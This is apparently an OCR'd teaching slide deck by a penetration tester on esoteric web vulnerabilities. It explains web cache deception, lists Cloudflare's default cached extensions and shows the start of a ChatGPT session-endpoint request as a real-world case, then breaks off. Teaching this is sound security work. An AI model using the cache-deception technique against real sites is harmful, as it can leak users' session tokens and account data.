


ESOTERIC WEB VULNERABILITIES

Emil Hørning – Using an ‘architecture’ template

$_ whoami

- **Name:** Emil Christian Hørning
- **AAU Position:** External teaching assistant
- **Work Position:** Penetration tester @ TDC NET
- **Qualifications (academic):**
  - Bsc. Computer Science from IT Univeristy of Copenhagen
  - Msc. Computer Science from IT University of Copenhagen
  - Msc. Cybersecurity from Aalborg University
- **Qualifications (work related):**
  - Several iterations of TA'ing Security courses at ITU
  - Worked as an ethical hacker for TDC NET since Dec 2020
  - Held 1st place in Denmark on Hack The Box for half a year.
  - Sometimes play CTF, Sometimes bug bounty
  - Primarily web security as interest

WHY

We can all train with *OFFSEC* or *Portswigger* to learn about exploiting:

- Xss
- Sql injection
- CSRF
- Directory traversal
- XXE
- SSTI
- Command injection
- SSRF
- IDOR
- Deserialization
- Prototype pollution
- SSRF

WHY

But I love to explore lesser-known vulnerabilities like


- Web Cache deception
- Polyglot Frankenstein gif/js files for xss
- Guid prediction
- Client-side path traversal attacks -> css injection
- Side channel Cross site leaks
- Host header injections


WEB CACHE DECEPTION

WEB CACHE DECEPTION - CACHES

Caches are needed for files that don’t change often


Takes the stress off the webserver



GET /static/stylesheet.css
GET /static/stylesheet.css
GET /static/stylesheet.css
All this work for serving the same file?



WEB CACHE DECEPTION - CACHES


So add a cache!





WEB CACHE DECEPTION - CACHES


Like cloudflare, so they can handle all your heavy static files



Default cached file extensions

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	


To cache additional content, see Page Rules to create a rule to cache everything.



WEB CACHE DECEPTION - VULNERABILITY

Caches exploited in openai (chatgpt site)

Request




```
GET /api/auth/session HTTP/1.1
Host: chat.openai.com
Cookie: intercom-device-id-dgkjq2bp=47313fbe-8203-4151-82f0-4d07f17afbd1;
mp_d7d7628de9d5e6160010b84db960a7ee_mixpanel=
%7B%22distinct_id%22%3A%20%22user-qLt3b1FPnzGbN37C8U0khZ2Q%22%2C%22%24device_id%22%3A%20%22184cca
```


WEB CACHE DECEPTION - VULNERABILITY

Caches exploited in openai (chatgpt site)

